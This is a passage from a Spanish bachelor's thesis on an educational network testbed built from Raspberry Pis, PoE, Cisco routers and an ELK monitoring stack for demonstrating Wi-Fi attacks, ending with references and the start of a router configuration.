


Figura 18: Diagrama de secuencia-diseño

El comportamiento mostrado en el diagrama de secuencia anterior define la sucesión de pasos que se siguen en el sistema a la hora de ejecutar cada uno de los ataques. Como se puede observar, primeramente el usuario accederá a la interfaz web de la aplicación a través de un navegador web de su propia máquina.

Cuando acceda, procederá a leer la descripción explicativa del ataque, junto con el procedimiento que se sigue en el desarrollo de éste, el conjunto de mitigaciones posibles indicadas en su sección y hará uso de los enlaces informativos que amplian la información sobre dicho ataque. Una vez que el usuario ha comprendido los conceptos señalados en la interfaz, hará click en "Lanzar ataque" y dará comienzo el proceso de ejecución.

La aplicación web se basa en el uso del "Controlador" para llevar el control sobre ésta. El controlador será el encargado de ejecutar el script "ejecucionscripts.sh" cuyo fin es el de indicar que script de ataque debe ejecutarse. A su vez, Netflow tiene que realizar el control del tráfico que circule por el firewall externo, y se encarga de redirigir todos los datos recogidos a la pila ELK.

Logstash es quién recibe los datos y realiza su propio tratamiento antes de almacenarlos en Elasticsearch. Una vez guardado, es Kibana quien va a proceder a la plasmación de esos datos en gráficas y para ello, debe solicitar todos los datos relevantes de la muestra. Después de todo este proceso, el usuario podrá visualizar las gráficas en la pestaña "Estado de red" de la interfaz web.

Base de datos en Elasticsearch

Elasticsearch es el encargado de almacenar toda la información que recoge Netflow y por tanto, los campos que poseerá Elasticsearch serán los mismos campos que tenga cada paquete recibido con información de tráfico del firewall externo. Esos campos de los que estamos hablando que son almacenados son:




Figura 19: Campos de la base de datos

3.4. Implementación

Una vez desarrollado y explicado el diseño lógico de la maqueta de red, se van a exponer cada uno de los dispositivos que se utilizan, así como el tipo de alimentación que van a tener. Primero se va a explicar el funcionamiento de la tecnología PoE.

3.4.1. Power Over Ethernet

La tecnología **"Power Over Ethernet"** [12], o más bien conocido como *PoE*, ha sido la elegida para cambiar el formato de suministro de energía a los componentes principales de la maqueta, como son las Raspberrys. Se ha creído conveniente implementar esta alternativa de suministro con la idea de reducir el número necesario de enchufes para el funcionamiento del proyecto. El porqué de buscar minimizar en su totalidad los enchufes es por el fin didáctico de este proyecto: reducir al máximo el número de conectores a la electricidad puede facilitar el transporte o movilidad de la máqueta para su exposición en lugares de entorno educativo.

Como su propio nombre indica, traducido a nuestro idioma, su objetivo es proporcionar alimentación o energía a través de Ethernet. Esto sería, sustituir el típico conector enchufado a una red de alimentación eléctrica por el cable Ethernet. Este cable ahora se encargará de la conexión a Internet y, ahora también, de aportar a la estructura la energía necesaria para el correcto funcionamiento.




Figura 20: Conexión Power-over-Ethernet

El funcionamiento de esta técnica es meramente sencillo y simple de implementar. Se conecta un cable RJ45, por un extremo, a la interfaz que nos aporta la conectividad a la

red y, por el otro extremo, se conecta a un adaptador de alimentación (éste sí conectado a la electricidad) que nos permite transformar a un modo de suministro adaptable a las necesidades del dispositivo que se va a conectar, pero basándose en Ethernet. A su vez, desde la salida restante del transformador se conectará otro cable Ethernet, cuyo extremo opuesto estará ubicado en el conector de red del dispositivo.
Como estamos haciendo uso de Raspberrys, que son considerados dispositivos delicados en cuanto a la cantidad de electricidad que se le debe suministrar, es por ello que se requiere la utilización de un transformador. Así pues, con la estructura básica de funcionamiento explicada anteriormente, la máquina puede funcionar y tener acceso a la red, sin necesidad de conexiones eléctricas directas al dispositivo. En algunos casos, en función del dispositivo que se quiera poner en marcha, quizás no sea un mecanismo apropiado para aporte de energía.

Este tipo de tecnología sigue la norma IEEE 802.3af [16]. Este estándar puede aportar a nuestro proyecto una serie de ventajas beneficiosas, que comentamos a continuación:

- Por cada dispositivo existe un único transformador y un par de cables RJ45, algo que no repercute quizás en el número de cables, pero sí en tipo. De esta manera, sólo se utiliza ese tipo de cables y se unifica el tipo de todos los pertenecientes al proyecto.
- No hay necesidad de apagar los dispositivos desde la misma ubicación donde está ubicada la maqueta del proyecto: se pueden desconectar de manera remota.
- No es necesario estar a una distancia cercana de una fuente de energía, puesto que únicamente el dispositivo va a estar conectado a través de cable Ethernet.

Sin embargo, no todo van a ser ventajas con este modo de estructura. Las desventajas percibidas a destacar son las que a continuación se enumeran:

- La principal desventaja es la centralización en un único punto de fallo la alimentación de la maqueta. Puesto que, si el suministro de red a esa interfaz se corta por cualquier motivo, la maqueta dejaría de funcionar.
- A pesar de ser capaces de suministrar alimentación eléctrica a traves de la red, esta a veces puede no ser suficiente para el funcionamiento verdadero del dispositivo que se va a conectar. Existe un límite superior de aporte energético en la tecnología PoE.

Sencillo formato para proporcionar la necesaria cantidad de energía al proyecto para que ésta pueda marchar sin problemas. Esta tecnología actualizaría el método de suministro de energía al proyecto y lograría, de una manera eficiente, que funcionen las máquinas Raspberrys Pi de los usuarios y servidor, además del router inalámbrico.

En el caso de las Raspberry Pi, hemos añadido un accesorio muy útil existente en el mercado que se llama "Raspberry Pi PoE HAT"[20]. Este mecanismo se anexa junto a la Raspberry Pi por cuatro espaciadores mecánicos que unen sus esquinas, y además, quedan conectados por los GPIO 40 pines. El PoE HAT sólo puede ser usado en dispositivos Raspberry Pi 3 B+ y 4.

Como se puede ver en la figura 21, éste posee un pequeño ventilador controlado por la propia Raspberry a través de I2C. I2C es un tipo de bus de comunicación en sistemas arduino. De esta manera, el dispositivo Raspberry puede poner en marcha el ventilador y pararlo según crea conveniente en función de la temperatura general que posea.




Figura 21: Raspberry Pi PoE HAT

Así pues, como se ha explicado, además de tener la posibilidad de controlar el uso de ventilador, permite que se alimente a través de la red Ethernet sin necesidad de hacer uso del transformador PoE anteriormente mencionado. La inclusión de este accesorio nos permite implantar la tecnología PoE en la maqueta de red permitiendo, a su vez, minimizar el espacio ocupado por la propia maqueta.

3.4.2. Dispositivos

Se van a utilizar diferentes tipos de dispositivos en la maqueta de red:

- Los ordenadores que van a hacer la función de usuarios se van a hacer mediante Raspberrys Pi 3 B+.
- El servidor ubicado en la DMZ también va a ser implementado y desarrollado en una Raspberry Pi 3 B+.
- El switch utilizado es un modelo “Cisco Catalyst 2950”.
- El router frontera es un modelo “Cisco 1841”.
- El router inalámbrico es un modelo “Cisco Aironet 1130AG ”.

Raspberry Pi 3 B+

Las Raspberry Pi son dispositivos capacitados para proporcionar la misma funcionalidad y calidad que un ordenador básico a un precio reducido. Se podría decir que es un micro-ordenador. Con el paso de los años, han surgido diferentes modelos de Raspberry Pi, pero el que vamos a utilizar en nuestro proyecto va a ser el modelo Raspberry Pi 3 B+ [23].

Sus características a destacar son:

- Procesador: Broadcom BCM2837B0, Cortex-A53 (ARMv8) 64-bit SoC (4 núcleos).
- Frecuencia de reloj: 1,4 GHz.
- Memoria: 1 GB LPDDR2 SDRAM.
- Conectividad inalámbrica (Internet): 2.4GHz/5GHz, IEEE 802.11b/g/n/ac.
- Conectividad inalámbrica (Bluetooth): Bluetooth 4.2, BLE.
- Conectividad de red: Gigabit Ethernet (300 Mbps máximo teórico).
- Puertos: GPIO 40 pines, HDMI, 4xUSB 2.0, CSI (cámara Raspberry Pi), DSI (pantalla táctil), toma de auriculares/vídeo compuesto, Micro SD, Micro USB (alimentación), Power-over-Ethernet.

Figura 22: Raspberry Pi 3 B+ + PoE HAT

Switch: Cisco Catalyst 2950

El switch con el que estamos interactuando [24] es un dispositivo que puede ser gestionado y configurado de manera fija, proporcionándolo las condiciones necesarias que queremos que se cumplan. Suele ser utilizado para pequeñas y medianas empresas, dato que indica que se puede asemejar al uso que queremos dar en nuestra maqueta. Las principales características del elemento son:

- Tipo de dispositivo: Conmutador-24 puertos.
- RAM: 16 MB SDRAM.
- Memoria Flash: 8 MB.
- Tipos de puertos: 24 x 10/100 MB
- Protocolo de gestión remota: SNMP, RMON, Telnet, HTTP.

- Voltaje necesario: CA 120/230 V (50/60 Hz).
- Indicadores de estado: Velocidad de transmisión del puerto, modo puerto duplex, ancho de banda, utilización %, alimentación, estado.

Figura 23: Switch Cisco Catalyst 2950

Router: Cisco 1841

El router Cisco 1841 [22] es un modelo de enrutador de la empresa Cisco, el cual puede aportar la conectividad y flexibilidad que estamos buscando en nuestro trabajo. A la vez, se puede integrar seguridad que sirva para proteger nuestra propia red del exterior. Este dispositivo utilizado tiene una serie de caracteristicas importantes como son:

- Voltaje necesario: CA 100/230 V (50-60 Hz).
- Protocolo de interconexión de datos: Ethernet, Fast Ethernet.
- Protocolo de transporte: IPSec.
- Memoria DRAM: 256 MB (instalados) / 384 MB (máx).
- Memoria Flash: 64 MB (instalados) / 128 MB (máx).
- Protocolo de gestión remota: HTTP, SNMP, SSH-2
- Algoritmo de cifrado: DES, 3DES, SSL, AES-128 bits, AES-192 bits, AES-256 bits.
- Características: Protección firewall, soporte VLAN, Intrusion Detection System (IDS), Network Admissions Control (NAC), sistema de prevención de intrusiones (IPS), Dynamic Multipoint VPN (DMVPN).

Aunque el rack donde se localizan estos dispositivos posea más ejemplares, sólo va a ser necesario hacer uso de dos dispositivos de este tipo y marca. Concretamente, van a ser R01-EXT-FWL y el R02-INT-FWL.

Figura 24: Router Cisco 1841

Router inalámbrico:

El dispositivo que tenemos para desempeñar el papel de router inalámbrico en nuestra maqueta de red es un modelo Cisco Aironet 1130AG. Este elemento dejó de tener soporte en el año 2018, pero va a ser reutilizado en nuestra maqueta para desarrollar el punto de acceso que es necesario.

Las principales características del router son:

- Tasa de transferencia máxima: 108 Mbps.
- Memoria flash: 16 MB.
- Memoria interna: 32 MB.
- Alimentación: 12.2 W.
- Alcance interior/exterior: 137/290 metros.
- Tecnología inalámbrica: IEEE 802.11 a/b/g.
- Características de seguridad: -02.11i, WPA2, WPA, -802.1X, -AES, TKIP, -FIPS 140-2

A pesar de haber dejado de tener soporte hace ya tiempo, se le puede dar utilidad en la maqueta que se está desarrollando dado que puede desempeñar como objetivo para las necesidades que tenemos de dispositivo inalámabrico.

Este tipo de dispositivos normalmente están puestos a una distancia no muy cerca de un punto de alimentación. Por ello, vamos a hacer uso también de la tecnología PoE que estamos añadiendo al proyecto. Nos serviremos del transformador PoE que tenemos en el laboratorio para poder ponerlo en marcha.

Figura 25: Cisco Aironet 1130AG

Montaje físico de la maqueta de red

Una vez realizado la explicación de los dispositivos conformantes de la maqueta de red y sus características esenciales, se realiza el montaje diseñado en el apartado anterior (diseño lógico). Para poder realizarlo, vamos a utilizar un rack situado en el laboratorio dónde están incluidos diferentes routers y switches, en los cuales implementaremos todas las configuraciones establecidas también en el diseño lógico.

Siguiendo las directrices oportunas, el resultado es el siguiente:




Figura 26: Rack de la maqueta de red

Con esto damos por concluida la fase de diseño, creación y montaje de la maqueta de red de manera física.

3.4.3. Software instalado

Cada uno de los elementos que forman parte de la maqueta de red diseñada, tienen de una manera u otra algún software instalado que permita su funcionamiento. A continuación, se indica para cada dispositivo que software ha requerido instalación para poder desarrollar con satisfacción el proyecto.

Raspberry

Las Raspberry Pi son dispositivos que necesitan tener instalado un sistema operativo para poder arrancar. Para ello, se van a indicar que versiones se han utilizado y en que dispositivos.

- Dispositivo atacante (PC04-EXT-ATC): se ha instalado el sistema operativo Kali Linux debido a que el predeterminado de Raspbian no era capaz de soportar las herramientas de trabajo que ibamos a utilizar. Destacar, a mayores, que la versión del sistema operativo es la 2020-03 que es la última existente.
- Dispositivo víctima (PC05-EXT-VTM): dado que simplemente va a estar conectado a la red WiFi y no es necesario que posea ninguna característica en especial, se instala el sistema operativo Raspbian disponible en la página oficial de Raspberry Pi.
- Servidor DMZ (SVR01-DMZ-WEB-MONIT): de igual manera, se va a instalar el sistema operativo Raspbian en el cual seremos capaces de desplegar la aplicación web y todo los componentes de la pila ELK (Elasticsearch, Logstash y Kibana) a la par.

El dispositivo atacante va necesitar tener instaladas las herramientas que se van a utilizar en los ataques. En nuestro proyecto, se utilizan las siguientes herramientas: AIRMON-NG, AIRODUMP-NG, AIREPLAY-NG y MDK3. Esas herramientas son utilizadas en los scripts de ataque “fuerzabruta-in.sh”, “dos-undisp.sh”, “dos-vardisp.sh”, “aut-masiva.sh”, “beacon-flood.sh” y “mac.sh”. Los scripts se lanzarán a la hora de hacer click en “Lanzar Ataque”.

Router y switch

Por otra parte, otros componentes de la maqueta de red, como routers y switches, necesitan tener cada uno de ellos un fichero de configuración, a parte de una imagen en la que basar su arranque, que permite indicarle como va a funcionar la red. Se busca la conexión de todos los componentes para poder ejecutar ataques y a la vez realizar una monitorización de la red con un servidor.

Estos archivos de configuración a los que hacemos referencia son los indicados en el “Anexo I: Configuraciones”. Es necesario configurar dichos dispositivos con las configuraciones de R01-EXT-FWL, R02-INT-FWL, R03-EXT-WRL y SW03-INT-DMZ.

Antes de nada, se han de realizar las conexiones que se han indicado en la figura que señala el diseño lógico de la maqueta de red. Una vez acabado esto y tengamos los ficheros de configuración desarrollados, éstos deben ser importados en el dispositivo. Se pueden importar directamente o editar los ya existentes.

Con el fin de evitar problemas de funcionalidad de los dispositivos, se debe tener en cuenta que el fichero que se ejecuta en caso de reiniciarse el dispositivo es el startup-config. Teniendo en cuenta ésto, y una vez ya editados los ficheros de configuración, tenemos que copiar el fichero running-config y llamarlo como startup-config. Con esto se consigue poner la configuración como "predeterminada" y en casos de reinicio de dispositivo no existirían problemas.

Software de monitorización

Después de haber realizado el estudio comparativo entre los programas de monitorización planteados, y haber llegado a la conclusión de que la mejor opción era continuar con el ya instalado, se puede señalar que el software instalado para llevar el control sobre la red va a ser la pila ELK (Elasticsearch, Logstash y Kibana).

Para que se pueda compatibilizar el uso de todas las herramientas a la vez hay que guardar relación entre las diferentes versiones que existen de todas. Es decir, no se puede usar una versión 2.3 de Kibana y después utilizar en Logstash la versión 6.8 porque no son compatibles. Dado este motivo, se ha tomado la decisión de instalar las siguientes versiones:

- Elasticsearch: versión 7.9.1
- Logstash: versión 7.9.1
- Kibana: versión 7.9.1

Se debe configurar Netflow para poder enviar la información de monitorización al servidor dedicado a ello. Netflow es un protocolo de red desarrollado por el propio Cisco Systems que es capaz de captar la información del tráfico IP. Las herramientas indicadas anteriormente son las indicadas de tratar y mostrar la información recogida por Netflow.

Aplicación web

En el mismo servidor que se dedica a tareas de monitorización, también estará alojada la aplicación web. Para poder levantar la aplicación, hay que tener instalado el servidor Apache Tomcat 8.5.42 y construir a partir del fichero "TFG.war" desarrollado. Se tiene que ubicar el fichero en el directorio webapps de Tomcat previamente instalado o desplegarla a través de la interfaz con la que se puede interactuar con Tomcat mediante el navegador.

4. Conlusiones y líneas futuras

Conclusiones

En el desarrollo de este trabajo he podido poner en práctica conocimientos técnicos aprendidos en diferentes asignaturas, como pueden ser "Diseño, Administración y Seguridad de Redes", "Garantía y Seguridad de la Información", "Planificación y Gestión de Plataformas Informáticas", "Servicios y Sistemas Web", etc.

A parte de poner en práctica dichos conocimientos, ha sido necesario realizar un proceso de aprendizaje de técnicas y herramientas utilizadas en el contexto de la ciberseguridad, los cuales no son impartidos en el desarrollo didáctico que he tenido en la universidad. Este aprendizaje se ha basado principalmente en artículos encontrados en Internet que, posteriormente, se han puesto a prueba antes de nada con mi propia red de casa.

Primeramente, se ha desarrollado de manera exhaustiva una planificación sobre el desarrollo del proyecto. Teniendo en cuenta el enfoque que se le iba a dar (Cascada), se han establecido las pertinentes etapas en las que se iba a subdividir el proyecto, junto con sus fechas estimadas. Intenté preveer el máximo de riesgos posibles que pudieran surgir, pero el surgimiento del virus trastocó todas las fechas de finalización de cada una de las etapas. Ante ese problema, se tuvo que replanificar de nuevo fechas actualizadas que se seguirían en el desarrollo del trabajo.

Se ha implementado una modificación en la maqueta de red existente a causa de las necesidades del cliente que imponía la instalación de una red inalámbrica. Por falta de materiales, ha sido adecuado centrar todos los dispositivos que teníamos en esta implementación, obviando al usuario interno desarrollado en el trabajo precedente. Siguiendo la línea de lo anterior, se ha creído esencial realizar nuevas configuraciones para cada uno de los elementos. Dentro de este apartado, se han implementado nuevas listas de acceso de seguridad en el router firewall externo que protege el interior de la maqueta.

Acerca del software de monitorización, se realizó un estudio comparativo con otro tipo de software existente que quizás pudiera mejorar lo ya implementado con anterioridad. Después de realizar ese estudio, se creyó conveniente no realizar cambios acerca de los programas de control de la red porque la mejoría que podía aportar al proyecto era ínfima. Debido a esto, no se ha visto la necesidad de realizar cambios de este software.

Sin embargo, no se ha podido concretar la correcta instalación del software de monitorización en la maqueta de red desarrollada por problemas de compatibilidad con la arquitectura que posee la Raspberry. He realizado diferentes instalaciones de diversos sistemas operativos de distintos tipos en la Raspberry, obteniendo siempre un resultado negativo y problemático.

Para evitar estas complicaciones, se recomienda seguir haciendo uso del dispositivo usado anteriormente (la torre) que no da ninguna complicación a la maqueta y aporta mayores capacidades de computación a la hora de realizar la monitorización de la red.

Junto a este documento, se entregan los diferentes archivos de configuración que serían necesarios para modelar de manera correcta la pila ELK en el servidor. Simplemente, una vez realizada la correcta instalación del software, sería indicar las configuraciones de igual manera que los archivos aportados.

En relación con el apartado de vulnerabilidades, con el objetivo de aumentar las ya implementadas, se ha realizado un proceso de búsqueda en detalle e investigación sobre debilidades existentes que se pueden explotar en las redes inalámbricas. Ha sido una etapa de investigación con una duración larga en la cual se han estudiado diferentes opciones, dado que algunas no podrían ser demostrables en nuestra maqueta.
Una vez elegidos ya los ataques, se ha profundizado en sus características y propiedades necesarias para su lanzamiento. Se han explicado, de igual manera que las anteriores, una descripción del ataque, los pasos a seguir para poder realizar la ejecución y algunas de las medidas de mitigación que se creen oportunas para reducir riesgos.

Por lo tanto, para poder explicar el lanzamiento de las ofensivas era necesario conocer de primera mano las herramientas que son esenciales para su realización. Se ha tenido que realizar lecturas para comprender todas las opciones y parámetros que se pueden/deben utilizar para cada tipo de herramienta. Asentando las bases de uso, se pudieron codificar los scripts de los ataques para automatizar las tareas a ejecutar cuando se lance el ataque desde la interfaz web. Los scripts han sido codificados por el autor de este proyecto y es posible que se puedan mejorar en sucesivas versiones de la maqueta.

Con el fin de hacer crecer a la maqueta existente, se han ampliado las vulnerabilidades encontradas y desarrolladas en la aplicación web que se almacena en el servidor. De esta manera, se promulga el crecimiento del proyecto para poder englobar diferentes tipos de ataque que permita mostrar a los usuarios características principales. Se podrán visualizar en gráficos los parámetros que engloba el estado de la red. De esta manera, se puede profundizar en los conocimientos sobre los efectos producidos por los ataques, siempre teniendo en cuenta que el usuario ya posee unos conceptos básicos en cuanto a una red.

Una vez completado el proyecto, se puede decir que para poder realizar cualquier tipo de ataque a una red inalámbrica es necesario conocer todos los detalles relativos a ésta mediante una monitorización. Como tal, una vez conocidos los detalles necesarios, la ejecución del ataque se resuelve en poco tiempo normalmente. Luego ya después, el atacante es el que decide realmente la duración real del ataque teniendo en cuenta los objetivos que tenga. Todos estos ataques son premeditados y enfocados por cualquier motivo hacia una red en concreto.

Siempre que se implementa una red inalámbrica, puede ser accesible a toda persona situada en una localización cercana al punto de acceso. A causa de este motivo, se deben establecer unas directrices severas con la seguridad a establecer en la red. La ciberseguridad debe ser un campo en el que se debe profundizar e investigar continuamente porque es un proceso evolutivo constante y nunca deja de avanzar, y los especialistas tienen que responder frente a esas futuras amenazas.

Líneas futuras

El enfoque didáctico debe marcar el futuro de este proyecto, para que los usuarios que utilicen la maqueta de red puedan acceder a multiples tipos de vulnerabilidades existentes. Por eso se cree que pueden existir diferentes maneras de proseguir con el desarrollo e implementación de la maqueta de red.

La primera de ellas puede ser la modificación del R01-EXT-FWL. Debido a falta de medios, ha sido imposible unir directamente el router inalámbrico al router frontera. El router utilizado, como se ha dicho, únicamente tiene dos interfaces para usar lo que limita la escalabilidad del trabajo. Si fuera posible, intentar añadir una tercera interfaz que permita la conexión directa entre ambos routers.

Otra de las vías de progreso que se proponen es tratar de implementar en un medio fisico algunas de las medidas de protección de las que se hablan en ambos proyectos. Siempre contemplamos de manera teórica las opciones de atenuación y mitigación de los ataques, pero no estaría de más considerar la implementación de alguna de ellas. Por ejemplo, por destacar alguna de ellas, el sistema de detección de intrusos del que hablamos a lo largo del proyecto o alguna medida del tipo "whitelist" o "blacklist". Se pueden explicar en más detalle los principios básicos de uso y ventajas o desventajas de su uso además de su implementación.

Como última idea de avance de la maqueta, se puede plantear añadir nuevos tipos de ataque. Existe infinidad de ataques que deben ser estudiados para ofrecer medidas de seguridad a los sistemas expuestos. Recoger ataques de todo tipo en la aplicación web puede ayudar a darle mayor valor la maqueta de red. Debido al amplio ámbito de ciberseguridad, si se prosigue con el desarrollo del proyecto, se puede enfocar la investigación hacia vulnerabilidades existentes en una aplicación web. La idea sería realizar una aplicación web sencilla con diferentes vulnerabilidades que el usuario pueda explotar.

Referencias

[1] Mike Cotterell Bob Hughes. "Software Project Management". En: *5th Edition* (2009).

[2] Adam Cecile. *Manual de aireplay-ng*. https://linux.die.net/man/1/aireplay-ng.

[3] Adam Cecile. *Manual de airmon-ng*. https://linux.die.net/man/1/airmon-ng.

[4] Adam Cecile. *Manual de airodump-ng*. https://linux.die.net/man/1/airodump-ng.

[5] *Configuración Nginx*. https://burnhamforensics.com/2019/02/06/how-to-install-and-configure-nginx-for-kibana/.

[6] *Configuración SSH sin contraseña*. https://www.raspberrypi.org/documentation/remote-access/ssh/passwordless.md.

[7] *DoS o DDoS, ¿qué son?* https://www.osi.es/es/actualidad/blog/2018/08/21/que-son-los-ataques-dos-y-ddos.

[8] Julien Freudiger. "How talkative is your mobile device? An experimental study of Wi-Fi probe requests". En: *Proceedings of the 8th ACM Conference on Security & Privacy in Wireless and Mobile Networks*. 2015, págs. 1-6.

[9] *Guía de iniciación a Zabbix*. https://www.zabbix.com/documentation/4.0/manual/installation/requirements.

[10] *INCIBE, las contraseñas deben ser siempre seguras*. https://www.incibe.es/protege-tu-empresa/blog/contrasenas-deben-ser-siempre-seguras.

[11] *INCIBE, prevención contra ataques DoS*. https://www.incibe.es/protege-tu-empresa/blog/medidas-prevencion-ataques-denegacion-servicio.

[12] Roger A Karam. *Enabling Cisco legacy power to support IEEE 802.3 AF standard power*. US Patent 6,912,282. 2005.

[13] Vishal Kumkar y col. "Vulnerabilities of Wireless Security protocols (WEP and WPA2)". En: *International Journal of Advanced Research in Computer Engineering & Technology (IJARCET)* 1.2 (2012), págs. 34-38.

[14] Pedro Larbig. *Manual de mdk3*. https://manpages.debian.org/stretch/mdk3/mdk3.1.

[15] Siew Kiat Leow y col. *Beacon frame*. US Patent 7,751,355. 2010.

[16] Galit Mendelson. "All you need to know about Power over Ethernet (PoE) and the IEEE 802.3 af Standard". En: *Internet Citation,[Online] Jun* (2004).

[17] *PAT (Port Address Translation)*. https://es.wikipedia.org/wiki/$\text{Port}_a ddress_t ranslation$.

[18] *Protocolo NAT con Cisco*. https://www.cisco.com/c/en/us/support/docs/ip/network-address-translation-nat/26704-nat-faq-00.html.

[19] *Protocolo OSPF con Cisco*. https://www.cisco.com/c/$\text{es}_m x/support/docs/ip/open-shortest-path-first-ospf/7039-1.html$.

[20] *Raspberry Pi PoE HAT*. https://www.raspberrypi.org/products/poe-hat/: :text=The %20Raspberry %20Pi %20Power %20over,for %20the %20Raspberry %20Pi %20computer.text=The %20PoE %20HAT %20allows %20you,have %20power %2Dsourcing %20equipment %20installed.

[21] *Requisitos técnicos de Grafana*. https://grafana.com/docs/grafana/latest/installation/requirements/.

[22] *Router Cisco 1841*. https://www.cisco.com/c/en/us/products/collateral/routers/1800-series-integrated-services-routers-isr/product$_d$ata$_s$heet0900aecd8016a59b.html.

[23] *Sitio Oficial*. https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/.

[24] *Switch Cisco Catalyst 2950*. https://www.cisco.com/c/en/us/products/collateral/switches/catalyst-2950-series-switches/prod$_q$as09186a008009258e.html.

[25] Andrew T Zhou, James Blustein y Nur Zincir-Heywood. "Improving intrusion detection systems through heuristic evaluation". En: *Canadian Conference on Electrical and Computer Engineering 2004 (IEEE Cat. No. 04CH37513)*. Vol. 3. IEEE. 2004, págs. 1641-1644.

[26] *¿Qué es Grafana?* https://grafana.com/docs/grafana/latest/getting-started/what-is-grafana/.

5. Anexo I: Configuraciones

Configuración R01-EXT-FWL

```
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
hostname router
boot-start-marker
boot-end-marker
no aaa new-model
resource policy
clock timezone CST 0
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
ip cef
no ip dhcp use vrf connected

interface FastEthernet0/0
 ip address 157.88.123.102 255.255.0.0
